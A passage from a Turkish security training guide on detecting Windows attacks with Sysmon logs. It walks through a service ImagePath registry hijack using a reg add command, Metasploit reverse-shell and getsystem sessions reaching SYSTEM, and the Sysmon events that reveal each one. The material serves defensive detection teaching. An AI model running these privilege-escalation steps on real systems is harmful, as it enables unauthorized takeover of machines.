
*(Nt authority hakları ile 192.168.2.120 adresiyle bağlantı oluşturulmuş)*

## 5.2. Güvensiz Kayıt Defteri İzinleri

Kayıt defteri üzerinde değişiklik hakkı sadece yetkili kullanıcılara verilmelidir. Aşağıdaki örnekte "GÜNCELLEME" servisi için "Authenticated Users" grubuna tam yetki verilmiştir.



## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]



Sistemde tam yetki hakkına sahip olmayan "Ali" kullanıcısı ilgili servisin ImagePath değerini değiştirerek kendi oluşturduğu zararlı yazılıma yönlendirir.

```
C:\Users\Ali\Desktop>whoami
whoami
windows7\ali

C:\Users\Ali\Desktop>reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\G
UNCELLEME" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Ali\Desktop\up.exe" /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\GUNCELLEME" /t REG_EXP
AND_SZ /v ImagePath /d "C:\Users\Ali\Desktop\up.exe" /f
The operation completed successfully.

C:\Users\Ali\Desktop>
```

(ImagePath değiştirildi)


Servis başlatıldığı zaman saldırgan kendi sunucusu üzerinden hedef sistemde nt authority haklarına ulaşmış olacaktır.

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

```
msf exploit(handler) > run
[*] Started reverse TCP handler on 192.168.2.120:4343
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.2.252
[*] Meterpreter session 13 opened (192.168.2.120:4343 -> 192.168.2.252:49179) at
2017-09-07 04:19:09 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Sysmon kayıtlarına bakıldığında Ali kullanıcısının cmd üzerinden kayıt defteri üzerinde değişiklik girişimine kalkıştığı fark edilmektedir.



The screenshot shows the 'Details' tab of a Sysmon event log entry. The event is a 'Process Create' event with the following details:

- Process Create:
- UtcTime: 2017-09-10 12:05:57.726
- ProcessGuid: {dfebebf4-2aa5-59b5-0000-001075561300}
- ProcessId: 912
- Image: C:\Windows\SysWOW64\reg.exe
- CommandLine: reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\GUNCELLEME" /t REG\_EXPAND\_SZ /v ImagePath /d "C:\Users\Ali\Desktop\up.exe" /f
- CurrentDirectory: C:\Users\Ali\Desktop\
- User: WINDOWS7\Ali
- LogonGuid: {dfebebf4-285e-59b5-0000-002091eb0900}
- LogonId: 0x9eb91
- TerminalSessionId: 2
- IntegrityLevel: Medium
- Hashes: MD5=D69A9ABBB0D795F21995C2F48C1EB560,SHA256=36414C7E57AFA6136D77FD47F4C55102E35F2475FBCD719728DA7D14B1590E2A
- ParentProcessGuid: {dfebebf4-2a9b-59b5-0000-0010a6481300}
- ParentProcessId: 3744
- ParentImage: C:\Windows\SysWOW64\cmd.exe
- ParentCommandLine: C:\Windows\system32\cmd.exe

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon Logged: 9/10/2017 3:05:57 PM

Event ID: 1 Task Category: Process Create (rule: ProcessCreat

Level: Information Keywords:

User: SYSTEM Computer: WINDOWS7


OpCode: Info

More Information: [Event Log Online Help](#)

(cmd üzerinden değişiklik girişimi)

Kayıt defteri üzerinde oturum sahibi kullanıcıların değişiklik hakkı olduğu için Ali kullanıcısının yaptığı değişiklik kabul görülmüştür. Event ID nin 13 olması değişikliğin kayıt edildiğinin göstergesidir.

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]



The screenshot shows the Windows Event Viewer interface with the 'Details' tab selected. The event is a 'Registry value set' event. The details pane shows the following information:

- Registry value set:
- EventType: SetValue
- UtcTime: 2017-09-10 12:05:57.772
- ProcessGuid: {dfebebf4-2aa5-59b5-0000-001075561300}
- ProcessId: 912
- Image: C:\Windows\SysWOW64\reg.exe
- TargetObject: \REGISTRY\MACHINE\SYSTEM\ControlSet001\services\GUNCELLEME\ImagePath
- Details: C:\Users\Ali\Desktop\up.exe

Below the details pane, the event properties are listed:

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/10/2017 3:05:57 PM
Event ID:	13	Task Category:	Registry value set (rule: RegistryEvent)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	WINDOWS7
OpCode:	Info		
More Information:	<a href="#">Event Log Online Help</a>		

(ImagePath değiştirilmiş)

### 5.3. Metasploit Getsystem Komutu

Metasploitte meterpreter oturumu elde edildikten sonra "getsystem" komutu ile hak yükseltmesi denenmektedir.

```
msf exploit(handler) > run
[*] Started reverse TCP handler on 192.168.2.120:4343
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.2.252
[*] Meterpreter session 14 opened (192.168.2.120:4343 -> 192.168.2.252:49341) at
2017-09-07 08:15:16 +0000
meterpreter > getuid
Server username: WINDOWS7\Omer
meterpreter > getsystem
..got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

(getsystem ile hak yükseltilmiştir)

Sysmon ile kayıtlara bakıldığında rastgele bir ifadeden oluşan servis oluşturulup cmd.exe ile canlanacak şekilde başlatılmıştır. Böylece cmd ye "nt authority" haklarıyla erişilmiştir.

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

General **Details**

Registry value set:  
EventType: SetValue  
UtcTime: 2017-09-10 19:49:07.244  
ProcessGuid: {dfebebf4-2621-59b5-0000-001009c40000}  
ProcessId: 488  
Image: C:\Windows\system32\services.exe  
TargetObject: \REGISTRY\MACHINE\SYSTEM\ControlSet001\services\lwovwu\Start  
Details: DWORD (0x00000004)

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon Logged: 9/10/2017 10:49:07 PM  
Event ID: 13 Task Category: Registry value set (rule: RegistryEvent)  
Level: Information Keywords:  
User: SYSTEM Computer: WINDOWS7  
OpCode: Info  
More Information: [Event Log Online Help](#)

General **Details**

Process Create:  
UtcTime: 2017-09-10 19:49:07.182  
ProcessGuid: {dfebebf4-9733-59b5-0000-001089975500}  
ProcessId: 3832  
Image: C:\Windows\System32\cmd.exe  
CommandLine: cmd.exe /c echo lwovwu > \\.\pipe\lwovwu  
CurrentDirectory: C:\Windows\system32\  
User: NT AUTHORITY\SYSTEM  
LogonGuid: {dfebebf4-2621-59b5-0000-0020e7030000}  
LogonId: 0x3e7  
TerminalSessionId: 0  
IntegrityLevel: System  
Hashes: MD5=5746BD7E255DD6A8AFA06F7C42C1BA41,SHA256  
=DB06C3534964E3FC79D2763144BA53742D7FA250CA336F4A0FE724B75AAFF386  
ParentProcessGuid: {dfebebf4-2621-59b5-0000-001009c40000}  
ParentProcessId: 488  
ParentImage: C:\Windows\System32\services.exe  
ParentCommandLine: C:\Windows\system32\services.exe

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon Logged: 9/10/2017 10:49:07 PM  
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)  
Level: Information Keywords:  
User: SYSTEM Computer: WINDOWS7  
OpCode: Info  
More Information: [Event Log Online Help](#)

## 6. Sonuç

Sysmon ile sistem üzerindeki aktivitelerin nasıl kayıt altına alındığı ele alınmıştır. Aynı zamanda windows'a yönelik popüler saldırıların sysmon ile nasıl tespit edileceği ve yorumlanacağından da bahsedilmiştir.

### KAYNAKLAR

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

<https://haveyousecured.blogspot.com.tr/2016/12/working-with-sysmon.html>

<https://blogs.technet.microsoft.com/motiba/2016/10/18/sysinternals-sysmon-unleashed/>

<http://www.bilgiguvenligi.gov.tr/sizma-testleri/pass-the-hash-saldirilari-ve-korunma-yontemleri.html>

<https://www.sans.org/reading-room/whitepapers/testing/pass-the-hash-attacks-tools-mitigation-33283>

<http://blog.binarydefense.com/reliably-detecting-pass-the-hash-through-event-log-analysis>

<https://www.exploit-db.com/docs/39732.pdf>

## BGA Bilgi Güvenliđi A.Ş. Hakkında

BGA Bilgi Güvenliđi A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliđi sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliđi, stratejik siber güvenlik danışmanlıđı ve güvenlik eğitimleri konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliđe sahip sertifikalı 50 kişilik teknik ekibi ile, faaliyetlerini Ankara ve İstanbul ve USA'da sürdüren BGA Bilgi Güvenliđi'nin ilgi alanlarını "*Sızma Testleri, Güvenlik Denetimi, SOME, SOC Danışmanlıđı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri*" oluşturmaktadır.

Gerçekleştirdiđi başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliđi, kurulduđu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına 1.000'den fazla eğitim ve danışmanlık projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliđi, kurulduđu 2008 yılından beri ülkemizde bilgi güvenliđi konusundaki bilgi ve paylaşımların artması amacı ile güvenlik e-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

## BGA Bilgi Güvenliđi AKADEMİSİ Hakkında

BGA Bilgi Güvenliđi A.Ş.'nin eğitim ve sosyal sorumluluk markası olarak çalışan Bilgi Güvenliđi AKADEMİSİ, siber güvenlik konusunda ticari, gönüllü eğitimlerin düzenlenmesi ve siber güvenlik farkındalıđını arttırıcı gönüllü faaliyetleri yürütülmesinden sorumludur. Bilgi Güvenliđi AKADEMİSİ markasıyla bugüne kadar "*Siber Güvenlik Kampları*", "*Siber Güvenlik Staj Okulu*", "*Siber Güvenlik Ar-Ge Destek Bursu*", "*Ethical Hacking yarışmaları*" ve "*Siber Güvenlik Kütüphanesi*" gibi birçok gönüllü faaliyetin destekleyici olmuştur.